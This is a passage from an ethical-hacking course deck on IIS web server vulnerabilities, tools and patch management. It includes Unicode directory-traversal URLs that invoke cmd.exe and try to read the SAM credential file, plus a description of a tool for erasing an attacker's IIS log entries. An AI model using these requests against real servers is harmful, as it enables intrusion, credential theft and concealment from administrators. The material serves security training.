
- ⦿ The ISAPI extension responsible for IPP is msw3prt.dll.
- ⦿ An oversized print request containing a valid program code can be used to perform a new function or load a different separate program and cause buffer overflow.



Proof of concept

WebDAV / ntdll.dll Vulnerability

- ◉ WebDAV stands for "Web-based Distributed Authoring and Versioning."
- ◉ The IIS WebDAV component utilizes ntdll.dll when processing incoming WebDAV requests. By sending a specially crafted WebDAV request to an IIS 5.0 server, an attacker may be able to execute arbitrary code in the Local System security context, essentially giving the attacker complete control of the system.
- ◉ This vulnerability enables attackers to cause:
 - Denial-of-service against Win2K machines.
 - Execution of malicious codes.



Source: <http://www.sysinternals.com/images/screenshots/ntdll.gif>

Proof of concept

Real World Instance of WebDAV Exploit

COMPUTERWORLD
An IDG company

QuickLink Search

[Home](#) [News](#) [Browse Topics](#) [Departments](#) [Services](#) [Subscribe](#) [Events](#) [Store](#) [Jobs](#)

Management Careers Security Hardware Software Data Mgmt Networking Government Mobile Development Industry

Knowledge Centers
Security
Storage
Mobile & Wireless
Hardware
Business Intelligence
Networking
Software
Jump to any Knowledge Center

Partner Zones
Application Integration
Business Intelligence
Data Management
PC Lifecycle
Web Services
Features
Latest Headlines
This Week's Issue
Shark Tank
Research

Home > Browse Topics > Security > Hacking

U.S. Army Web servers hacked

News Story by [Dan Verton](#)

MARCH 18, 2003 [COMPUTERWORLD](#) - WASHINGTON -- Hackers on March 11 infiltrated an undisclosed number of U.S. Army Web servers, taking advantage of a previously undisclosed buffer-overflow vulnerability in a component of Microsoft Corp.'s Windows 2000 that is used to manage the Web Distributed Authoring And Versioning (WebDAV) protocol.

Security experts are characterizing the incident as a rare example of a "0-day" exploit, referring to an exploit that takes advantage of a vulnerability nobody is aware of and for which there is no available patch. However, Microsoft issued a fix yesterday for the vulnerab [\(see story\)](#). Security vendors are also advising users that there are work-arounds that can be implemented immediately to reduce vulnerability.

WebDAV, which is installed by default with Internet Information Server (IIS) Version 5.0, allows documents to be assigned properties and attributes and enables collaborative creation, editing and searching from remote locations. It also enables documents to be written


[Print-friendly](#) [E-mail this](#) [Feedback](#) [Reply](#)

Related to this topic

- > [Update: Army denies hacking incident](#)
- > [Microsoft confident bounties will nab virus writers](#)
- > [Hackers take advantage of Microsoft ASN flaw](#)
- > [Dual curses: Viruses and spam](#)
- > [Help! I've been Web-jacked!](#)
- > [Sidebar: Security and QoS Lexicon](#)
- > [Security and QoS Unite](#)
- > [Avoid worms with these seven steps](#)

Hacking Tool: “KaHT”

- ⦿ The tool scans for WebDAV vulnerable machines, compromises the system with a custom script, and then installs a tool kit on the victim machine
- ⦿ The toolkit is reported to add the user "KaHT" to the Administrator group



Proof of concept

RPC DCOM Vulnerability

- It exists in Windows Component Object Model (COM) subsystem, which is a critical service used by many Windows applications
- DCOM service allows COM objects to communicate with one another across a network and is activated by default on Windows NT, 2000, XP, and 2003
- Attackers can reach for the vulnerability in COM via any of the following ports:
 - TCP and UDP ports 135 (Remote Procedure Call)
 - TCP ports 139 and 445 (NetBIOS)
 - TCP port 593 (RPC-over-HTTP)
 - Any IIS HTTP/HTTPS port if COM Internet Services are enabled

ASN Exploits

- ⦿ ASN, or Abstract Syntax Notation, is used for representing different types of binary data such as numbers or strings of text.
- ⦿ The ASN.1 exploit targets a Windows authentication protocol known as NT LAN Manager V2, or NTLMV2.
- ⦿ The attacker can run a program that will cause machines using a vulnerable version of the ASN.1 Library to reboot, producing a so-called denial-of-service attack.


IIS Logs

- ⊙ IIS logs all the visits in log files. The log file is located at: `<%systemroot%\logfiles`
- ⊙ If proxies are not used, then IP can be logged
- ⊙ This command lists the log files:

```
http://victim.com/scripts/..%c0%af../..%c0%af../..  
%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0  
%af../..%c0%af../winnt/system32/cmd.exe?/c+dir  
+C:\Winnt\system32\Logfiles\W3SVC1
```

Network Tool: Log Analyzer

This tool helps to grab web server logs and build graphically rich self-explanatory reports on website usage statistics, referring sites, traffic flow, search phrases, etc.



MyLogsList - AlterWind LogAnalyzer


File View Help

Log FileName	File Date	Start log date	End log date	Lines
D:\logs\access20020617.log	30/06/2002 18:03:24	16/06/2002 23:56:08	17/06/2002 23:45:21	39730
D:\logs\access20020618.log	30/06/2002 18:03:30	18/06/2002 00:02:14	18/06/2002 23:50:59	34857
D:\logs\access20020619.log	30/06/2002 18:03:36	18/06/2002 23:55:34	19/06/2002 23:54:18	41806
D:\logs\access20020620.log	30/06/2002 18:03:40	19/06/2002 23:55:58	20/06/2002 23:54:03	52978
D:\logs\access20020621.log	30/06/2002 18:03:44	21/06/2002 00:05:46	21/06/2002 23:55:00	39513
D:\logs\access20020622.log	30/06/2002 18:03:50	21/06/2002 23:56:03	22/06/2002 23:43:58	30416
D:\logs\access20020623.log	30/06/2002 18:03:54	23/06/2002 00:05:17	23/06/2002 23:46:23	19218

For Help, press F1

Hacking Tool: CleanIISLog

- ⦿ This tool clears the log entries in the IIS log files filtered by an IP address.
- ⦿ An attacker can easily cover his trace by removing entries based on his IP address in W3SVC Log Files.



```
Untitled - Notepad
File Edit Format View Help
Jun 10 12:53:37.845 4.5.6.7 op=GET arg=http://Target
IP/msadc/...%255c.../...%255c.../...255c.../winnt/system32/cmd.exe?/c+dir+c:\*\*.cif/s/b
result="500 Server Error"
Jun 10 12:53:39.675 4.5.6.7 op=GET arg=http://Target
IP/a.asp/...%c1%lc.../...%c1%lc.../winnt/repair/sam result="404 Object Not Found"
Jun 10 12:53:43.578 4.5.6.7 op=GET arg=http://Target
IP/a.asp/...%c1%9c.../...%c1%9c.../winnt/repair/sam result="404 Object Not Found"
```


Unspecified Executable Path Vulnerability


- ⦿ When executables and DLL files are not preceded by a path in the registry (e.g. explorer.exe does not have a fixed path by default).
- ⦿ Windows NT 4.0 / 2000 will search for the file in the following locations in this order:
 - the directory from which the application loaded
 - the current directory of the parent process
 - ...\\system32
 - ...\\system
 - the windows directory
 - the directories specified in the PATH environment variable

Metasploit Framework

- ⊙ Metasploit framework is an advanced open-source platform for developing, testing, and using exploit code
- ⊙ A tool for penetration testing, exploit development, and vulnerability research
- ⊙ The framework was composed in Perl scripting language and consists of several components written in C, assembler, and Python
- ⊙ Runs on any UNIX-like system under its default configuration
- ⊙ A customized Cygwin environment for Windows OS users

EC-Council

<http://metasploit.com/>



Scenario


The system in Jason's firm was running Microsoft Windows 2000 with Internet Information Server (IIS) enabled.

Jason scanned the system and discovered that it was susceptible to WebDav protocol vulnerability. This vulnerability allowed him to upload and download files stored on the web server. Jason could also send specially crafted requests to the server, which enabled him to execute arbitrary commands and alter files.

- Is it possible to trace back the evil activity?
- Do you think that IIS log files can be tampered with?
- How can such vulnerabilities be prevented?



Hotfixes and Patches



- ⦿ A hotfix is code that fixes a bug in a product. The users may be notified through emails or through the vendor's website.
- ⦿ Hotfixes are sometimes packaged as a set of fixes called a combined hotfix or service pack.
- ⦿ A patch can be considered as a repair job in a piece of programming problem. A patch is the immediate solution that is provided to users.

What is Patch Management?

- ◉ *“Patch management is a process used to ensure that the appropriate patches are installed on a system.”*
- ◉ It involves the following:
 - Choosing, verifying, testing, and applying patches
 - Updating previously applied patches with current patches
 - Listing patches applied previously to the current software
 - Recording repositories, or depots, of patches for easy selection
 - Assigning and deploying applied patches



Solution: UpdateExpert

- UpdateExpert is a Windows administration program that helps you secure your systems by remotely managing service packs and hotfixes.
- Microsoft constantly releases updates for the OS and mission critical applications, which fix security vulnerabilities and system stability problems.
- UpdateExpert enhances security, keeps systems up-to-date, eliminates sneaker-net, improves system reliability and QoS



Copyright © by **EC-Council**

All Rights reserved. Reproduction is strictly prohibited

Patch Management Tool: qfecheck

- Qfecheck allows customers to diagnose and eliminate the effects of anomalies in the packaging of hotfixes for Microsoft Windows 2000.
- Qfecheck.exe determines which hotfixes are installed by reading the information stored in the following registry key:
 - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Updates

```
G:\CEH\Haja\patch>qfecheck /v


Windows 2000 Hotfix Validation Report for \\SYSTEM5
Report Date: 5/17/2005  2:23pm

Current Service Pack Level:  Service Pack 4

Hotfixes Identified:
Q327194:  Current on system.
KB820888:  Current on system.
KB822831:  Current on system.
KB823182:  Current on system.
KB823559:  Current on system.
KB824105:  Current on system.
KB825119:  Current on system.
KB826232:  Current on system.
KB828035:  Current on system.
KB828741:  Current on system.
KB828749:  Current on system.
KB835732:  Current on system.
KB837001:  Current on system.
KB839645:  Current on system.
KB840315:  Current on system.
KB840987:  Current on system.
KB841356:  Current on system.
KB841533:  Current on system.
KB841872:  Current on system.
KB841873:  Current on system.
KB842526:  Current on system.
KB842773:  Current on system.
KB871250:  Current on system.
KB873333:  Current on system.
KB873339:  Current on system.
KB885250:  Current on system.
KB885835:  Current on system.
KB885836:  Current on system.
KB888113:  Current on system.
KB890047:  Current on system.
KB890175:  Current on system.
KB890859:  Current on system.
KB891711:  Current on system.
KB891781:  Current on system.
KB893066:  Current on system.
KB893086:  Current on system.
KB893803:  Current on system.
Q818043:  Current on system.
```


Patch Management Tool: HFNetChk

- ⦿ A command-line tool that enables the administrator to check the patch status of all the machines in a network remotely.
- ⦿ It does this function by referring to an XML database that is constantly updated by Microsoft.



```
C:\WINNT\System32\cmd.exe
MICRON
-----

WINDOWS 2000 SP2

Patch NOT Found MS00-077      Q299796
Patch NOT Found MS00-079      Q276471
Patch NOT Found MS01-007      Q285851
Patch NOT Found MS01-013      Q285156
WARNING      MS01-022      Q296441
Patch NOT Found MS01-025      Q296185
Patch NOT Found MS01-037      Q302755
Patch NOT Found MS01-041      Q298012

Internet Information Services 5.0

Patch NOT Found MS01-025      Q296185


Internet Explorer 5.5 SP2

INFORMATION
All necessary hotfixes have been applied
```

cacls.exe utility

- ◉ Built-in Windows 2000 utility (cacls.exe) can set access control list (ACLs) permissions globally.
- ◉ To change permissions on all executable files to System:Full, Administrators:Full,

C:\>cacls.exe c:\myfolder*.exe /T /G System:F
Administrators:F



```
C:\ Command Prompt
C:\Snort>cacls.exe *.exe /T /G System:F Administrators:F
Are you sure (Y/N)?y
processed file: C:\Snort\snort.exe
C:\Snort>
```

Vulnerability Scanners

- ⦿ The different types of vulnerability scanners according to their availability are:
 - **Online Scanners** : e.g. www.securityseers.com.
 - **Open Source scanners**: e.g. Snort, Nessus Security Scanner, Nmap, etc.
 - **Linux Proprietary Scanners**: The resource for scanners on Linux is SANE (Scanner Access Now Easy). Besides SANE there is XVScan, Parallel Port Scanners under Linux, and USB Scanners on Linux.
 - **Commercial Scanners**: these can be bought from the vendors.

Online Vulnerability Search Engine

ICAT
M E T A B A S E

Your CVE Vulnerability Search Engine



SEARCH DOWNLOAD NOTIFICATION CONTACT INFO TOP TEN LIST STATISTICS
FAQ

Welcome to ICAT!

ICAT contains:
7630 vulnerabilities
Last updated:
05/02/05

ICAT is a searchable index of information on computer vulnerabilities. It provides search capability at a fine granularity and links users to vulnerability and patch information.

Enter your e-mail address and press "Add" to receive ICAT announcements.

Add

The ICAT team appreciates the contributions and support of the following organizations: [CERIAS](#), [FedCIRC](#), [ISS X-Force](#), [NIAP](#), [SANS Institute](#), and [Security Focus](#).

Search tips:
All drop down menus are **ANDed** together to create a query.
Click a link below to look up vulnerabilities by vendor or product name
'_' represents non-alphabetic characters
Double-quotes are ignored in text-search; Individual words are **ANDed** together.

Search->

Vendor [_A.B](#) [C.E](#) [F.H](#) [I.K](#) [L.N](#) [O.Q](#) [R.T](#) [U.W](#) [X.Z](#) [All](#)

Product [_A.B](#) [C.E](#) [F.H](#) [I.K](#) [L.N](#) [O.Q](#) [R.T](#) [U.W](#) [X.Z](#) [All](#)

Version ^ --- Choose a Vendor or Product --- ^

Keyword search

(try a CVE or CAN name)

Severity

General Filters:

Common Sources

Related exploit range

Vulnerability consequence

Vulnerability type

Exposed component type

Entry type

Entries since the following date

The ICAT Metabase is a product of the [Computer Security Division](#) at the [National Institute of Standards and Technology](#).
ICAT Creator: Peter Mell

Network Tool: Whisker

- ◉ Whisker is an automated vulnerability scanning software that scans for the presence of exploitable files on remote web servers.
- ◉ Refer to the output of this simple scan below and you will see that Whisker has identified several potentially dangerous files on this IIS5Server.

```
c:\>whisker.pl -h victim.com -s scan.db
```

```
= - = - = - = - = - =
```

```
= Host: victim.com
```

```
= Server: Microsoft-IIS/5.0
```

```
+ 200 OK: GET /whisker.ida
```

```
+ 200 OK: GET /whisker.idg
```



```
+ 200 OK: HEAD /_vti_inf.html
```

```
+ 200 OK: HEAD /_vti_bin/shtml.dll
```

```
+ 200 OK: HEAD /_vti_bin/shtml.exe
```

Network Tool: N-Stealth HTTP Scanner

- ◉ N-Stealth 5 is an impressive web vulnerability scanner that scans over 18000 HTTP security issues.
- ◉ Stealth HTTP Scanner writes scan results to an easy HTML report.
- ◉ N-Stealth is often used by security companies for penetration testing and system auditing, specifically for testing web servers.

